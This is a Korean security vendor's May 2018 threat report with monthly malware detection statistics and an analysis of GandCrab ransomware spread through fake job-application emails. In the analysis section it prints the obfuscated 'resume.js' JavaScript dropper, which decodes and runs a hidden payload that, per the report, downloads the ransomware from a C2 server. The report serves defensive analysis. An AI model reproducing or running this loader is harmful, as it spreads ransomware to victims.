이스트시큐리티

# 보안 동향 보고서

No.104 2018.05

No.104 2018.05

# 이스트시큐리티 보안 동향 보고서

## CONTENTS


01 악성코드 통계 및 분석 01-06

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

02 전문가 보안 기고 07-22

유명 취업사이트 채용공고 지원문의로 위장된 랜섬웨어 피해 속출

한국어를 구사하는 랜섬웨어 유포자, 매크로 기반으로 갠드크랩 유포 중

03 악성코드 분석 보고 23-50

개요

악성코드 상세 분석

결론

04 해외 보안 동향 51-69

영미권

중국

일본

# 01
# 악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

# 1. 악성코드 동향

지난 4 월에는 GandCrab 으로 대표되는 랜섬웨어의 지속적인 공격이 있었습니다. 하지만 APT 공격 그룹의 오퍼레이션 배틀크루저/베이비코인/스타크루저 공격도 새롭게 확인되었고, 다양한 형태로 사용자들을 현혹하여 정보를 탈취하는 등 추가적인 악성 행위 시도도 꾸준히 발견되었습니다.

이스트시큐리티 시큐리티대응센터(ESRC)에서는 지속적인 추적과 프로파일링 작업을 통해 4 월에 발견된 일부 공격들을 분석하였으며, 기존에 다른 APT 공격을 지속했던 정부 차원의 후원을 받는 것으로 추정되는 공격 그룹의 이전 공격과의 유사성을 확인하여 관련 내용을 이스트시큐리티 알약 블로그에 포스팅해 공개하였습니다.

또한 제품 견적서 확인 내용을 위장한 악성 메일 공격, 국내 가상화폐 커뮤니티 및 사이트 게시판에 가상화폐 거래소 설명서 글로 위장한 게시물로 악성코드를 유포하려는 시도, 군비 통제 및 남북회담 관련 인터뷰 기사 문서로 위장한 악성코드 유포, 국내기업 및 기관의 이메일 웹서버 계정정보를 삭제하는 것처럼 보이게 만들어 관리자암호를 입력하도록 유도하는 피싱공격 등 다양한 형태로 사용자들을 현혹하여 주요정보를 탈취하려는 시도도 발견되었습니다.

또한 랜섬웨어의 지속적인 공격 역시 예외가 아니었습니다. 2 월 러시아 해킹 커뮤니티에서 최초 발견된 이후 현재 Cerber 와 Magniber 랜섬웨어를 제치고 가장 많이 유포되고 있는 GandCrab 랜섬웨어는 실제 존재하는 디자이너 명의를 사칭하거나 입사지원서를 위장하는 등의 다양한 방법을 통해 메일 첨부파일로 유포되고 있습니다.

이 밖에도 해외에서는 악의적인 제3 자가 글로벌 No.1 SNS 서비스인 페이스북의 사용자 22 억명 모두의 공개 프로필 정보를 수집해갔음을 인정하고 공식적으로 사과하는 한편, 사용자의 프로필정보를 수집하는 데 악용된 페이스북의 검색 기능을 비활성화한 이슈가 있었습니다. 이렇게 악의적으로 수집된 정보들은 소셜엔지니어링 기법을 이용한 스피어피싱 등 추가 사이버범죄에 악용될 소지가 있기 때문에 주의가 필요합니다.

출처를 알 수 없는 이메일 및 첨부파일 열람 시 최대한 주의를 기울이고, 사용중인 OS 와 SW 는 항상 최신버전으로 업데이트하며, 알약과 같은 보안 프로그램을 잘 활용하는 것만으로도 대다수의 공격은 효과적으로 방어가 가능한 만큼, 다시 한번 기본적인 보안 수칙을 잘 지키고 있는지 스스로 점검이 필요한 때입니다.

# 2. 알약 악성코드 탐지 통계

## 감염 악성코드 TOP15

2018 년 4 월의 감염 악성코드 Top 15 리스트에서는 지난 3 월에 각각 1 위를 차지했던 Trojan.Agent.gen 이 2018 년 4 월 Top 15 리스트에서도 1 위를 차지했다. 지난 3 월에 각각 2 위였던 Misc.HackTool.AutoKMS 도 이번 달 역시 2 위를 차지했다. 지난 달 8 위를 차지했던 Trojan.LNK.Gen 이 5 계단 급상승하여 3 위로 올라온 것을 확인할 수 있으며, 전반적으로 3 월에 비해 전체 감염 건수가 20%가량 크게 감소했던 4 월이었다. 올해 2 월부터 꾸준히 악성코드 전체 감염 건수가 줄어들고 있는 추세이다.


| 순위 | 등락 | 악성코드 진단명 | 카테고리 | 합계(감염자수) |
|---|---|---|---|---|
| 1 | - | Trojan.Agent.gen | Trojan | 1,482,000 |
| 2 | - | Misc.HackTool.AutoKMS | Trojan | 632,997 |
| 3 | ↑5 | Trojan.LNK.Gen | Trojan | 455,503 |
| 4 | ↓1 | Adware.SearchSuite | Adware | 385,166 |
| 5 | ↓1 | Trojan.HTML.Ramnit.A | Trojan | 348,356 |
| 6 | New | Trojan.Generic.22629496 | Trojan | 286,970 |
| 7 | - | Misc.Keygen | Trojan | 273,195 |
| 8 | ↑3 | Win32.Neshta.A | Trojan | 230,175 |
| 9 | ↑4 | Hosts.media.opencandy.com | Host | 207,073 |
| 10 | ↑4 | Worm.ACAD.Bursted.doc.B | Worm | 174,239 |
| 11 | ↑1 | Misc.Riskware.BitCoinMiner | Trojan | 136,983 |
| 12 | New | Trojan.Generic.12508758 | Trojan | 124,156 |
| 13 | New | Win32.Ramnit.N | Trojan | 100,330 |
| 14 | New | Trojan.Script.767946 | Worm | 96,880 |
| 15 | New | Win32.Ramnit | Trojan | 95,991 |

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2018 년 4 월 01 일 ~ 2018 년 4 월 30 일


## 악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 83%를 차지했으며 애드웨어(Adware) 유형이 8%로 그 뒤를 이었다.




## 카테고리별 악성코드 비율 전월 비교

4 월에는 3 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 67%에서 83%로 크게 증가했다. 트로이목마 감염 건 수의 절대적인 수치는 크게 증가하지 않았으나, 다른 카테고리의 악성코드 감염 건수가 감소하여 상대적으로 트로이목마 감염 비율이 큰 증가 폭을 보였다.





# 3. 허니팟/트래픽 분석

## 4 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




## 최근 3 개월간 상위 Top 5 포트 월별 추이



## 악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치


단위 : 악의적 트래픽 접속 시도 감지 건수

2017 년 11 월 ~ 2018 년 4 월

02

# 전문가 보안 기고

1. 유명 취업사이트 채용공고 지원문의로 위장된 랜섬웨어 피해 속출

2. 한국어를 구사하는 랜섬웨어 유포자, 이젠 매크로 기반으로 갠드크랩 유포 중

# 1. 유명 취업사이트 채용공고 지원문의로 위장된 랜섬웨어 피해 속출

마치 한국의 유명 취업전문 웹 사이트의 채용 공고와 지원문의로 교묘하게 위장된 갠드크랩 (GandCrab) 랜섬웨어(Ransomware) 이메일이 국내에 급속도로 전파되고 있으며, 실제 감염 피해 보고까지 속출하고 있어 기업의 채용 및 인사담당자들의 각별한 주의가 요망됩니다.

이 공격자(해커)는 2016 년 말부터 한국의 특정기관 및 기업, 고유 커뮤니티에 속한 개인들을 상대로 약 1 년 넘게 랜섬웨어 유포를 수행하고 있습니다.


그런 가운데 며칠 전부터 국내 취업전문 웹 사이트의 채용정보에 기재된 기업 내 인사담당자의 이메일로 집중 공격을 수행하고 있어 피해가 연이어 보고되고 있는 실정입니다.

이전에는 주로 이메일에 압축된 형태로 악성파일(LNK, EXE, DOC)을 첨부해 사용하였는데, 최근에는 이메일 본문에 악성 URL 링크를 한글로 연결시켜 클릭을 유도하고, 다운로드된 압축파일 내의 'resume.js' 스크립트 파일로 랜섬웨어가 설치하도록 변경한 상태입니다.

현재 관련해 특정 취업전문 사이트에서도 다음과 같은 긴급 공지로 주의를 안내하고 있습니다.

> [긴급] 이메일 입사지원으로 위장된, 바이러스 메일 주의 필요!
> ▷ http://www.saramin.co.kr/zf_user/help/live/view?idx=80926&listType=notice
>
> [긴급] 이메일 지원으로 위장된, 바이러스 메일 주의 2 차 공지
> ▷ http://www.saramin.co.kr/zf_user/help/live/view?idx=81111&listType=notice

아래 화면은 2018 년 5 월 9 일 한국에 유포된 이메일 중 하나로, 실제 채용지원 문의내용과 크게 차이가 없을 정도로 매우 정교하게 만들어진 것을 알 수 있습니다.




[그림 1] 취업사이트 채용공고 지원 메일로 위장한 랜섬웨어 유포 이메일 화면


기존의 랜섬웨어 유포 이메일과는 다르게 악성 (압축)파일을 이메일에 첨부하지 않고, 본문에 '이력서를 첨부하였습니다.' 부분에 악성 URL 주소를 링크시켰습니다.

만일 해당 이메일을 수신한 인사담당자가 해당 링크를 클릭하면 IP 주소가 미국 소재인 특정 대만기업의 웹 사이트로 통신을 하고, 발신자의 이메일 아이디처럼 위장한 이름의 압축 파일(발신자 이메일 아이디_resume.zip)이 또 다른 프랑스 소재의 서버에서 다운로드됩니다. (※ 변종 공격에 따라 이메일 내용과 링크는 일부 달라지고 있습니다.)


[그림 2] 이력서 파일로 위장해 다운로드된 압축파일

다운로드된 압축파일 내부에는 이력서를 의미하는 영문표기의 악성 자바스크립트 'resume.js' 파일이 포함되어 있습니다.




[그림 3] 이력서 파일로 위장한 악성 스크립트 포함 압축 파일 화면

'resume.js' 자바스크립트 파일은 분석 및 보안탐지 회피 목적으로 코드가 난독화되어 있습니다.

```
75ncnc2c20747275n5293b202f2a20nn73337nn12b5f327130nb7n5fnc78737240375e317n2928n531n
1n5n43939202a2f207d202f2a20n25e75237978752431n87329n8202940232a31n'+
'b202a2f207dn3n174n3n82028n57272nf72297b202f2a203931303nnf75717a377n5f74nb20232b5f3
1353733202a2f2072n5747572ne20n373n2n2n475n8na73n928ne75ncnc2c20747275n5293b202f2a20
2840722a257275nd37n8n735nb74nfnfn8345f783n202a2f207d202f2a20nb7274'+
'3320na39n132nc4079n924n839n1257n7437n75e75nf2b202a2f207d202f2a20757a2023n823293331
28nn5f3431nb3221nc3175n55enfnc73202a2f202f2a20782n2anc71357an9n833nc3nn17n734024313
0397a205fn9202a2f202f2a2021317a77n72a207nnane237nnf2b34402840202a7'+
'n407420nc79332071nf2b202a2f20737277n27474nan872n1717328nn75nen374n9nfne2028n5nfn27
0nanfnan372712c20n57272nf7229207b202f2a20252bncn27an4n75f78na23777n297031n9ne3121n2
20n12an3202a2f20n9nn202821n57272nf72297b202f2a205e7131nf2073727370'+
'7739nfnb39nb332n7n34na293872202a2f207a7178ncndnc7128n5nfn270nanfnan372712c20nn75ne
n374n9nfne2028n5ndnf727370772c20n57272nf7229207b202f2a20377n72ne2a2837n475n43220392
32n29777820n871777n733nnen1n42a3275n424202a2f20n9nn202821n57272nf7'+
'2297b202f2a202323n9n3202b31212nn97an77971282bnbndnc2bnc37392nn1n5n42371202a2f20747
2797b202f2a20nb5e37nn215f373277na5fn2ndna353830382071n933n1nan175337330345e202a2f20
ncn3n1nbncne2e5275ne28n5ndnf72737077293b202f2a207a4037na3928773920'+
'7035ne77203n5e2920n32n34nc202a2f207dn3n174n3n82028n57272nf7229207b7d202f2a202938nd
322n775fne20n1733473n53121n47220702n7n2928n4747n2bne202a2f207d202f2a202532nb332a5en
fn477295e30nan95f25705fndn15f4074nb33202a2f207d293b202f2a20732nn52'+
'3742nnd20752472nd202335202333ne29nd305fndnn202a2f207d202f2a2078n43540217473nc77nn5
e2340333228na20n3nc717n2528nbnf202a2f207d293b202f2a20n33328n17937207939n238n4343234
7429n533nbn778705enane32n9202a2f20'; function nincqd(ffidtw) { return(new
Function(ffidtw)()); } function xlxuyd(min, max) { return Math.floor(Math.random()
* (max - min + 1)) + min; } function tpzjww(uqagqzagvsh) { var bpxqvmgxivoyhrd =
uqagqzagvsh.toString(); var ffidtw = ""; for (var i = 0; i <
bpxqvmgxivoyhrd.length; i += 2) ffidtw +=
String.fromCharCode(parseInt(bpxqvmgxivoyhrd.substr(i, 2), 16)); return ffidtw; }
while (true) { var ikonlm = xlxuyd(0,95); var pnaooktsj =
tpzjww(dnwkrehbt.replace(/n/g,ikonlm)); if (pnaooktsj.indexOf("function") !== -1) {
nincqd(pnaooktsj); break; } }
```


[그림 4] 난독화된 'resume.js' 악성 스크립트 파일 코드 화면

기업의 인사담당자가 악성 스크립트 파일을 실행할 경우, 호스트가 미국 소재인 또 다른 명령제어(C2) 서버로 통신을 시도하게 됩니다.

만약 통신이 성공할 경우 컴퓨터의 임시폴더(Temp) 경로에 EXE 랜섬웨어 파일이 다운로드되게 됩니다.

다음 화면은 실제 공격자의 명령제어(C2) 서버와 통신이 성공해 랜섬웨어 악성 파일이 다운로드된 패킷 화면입니다.



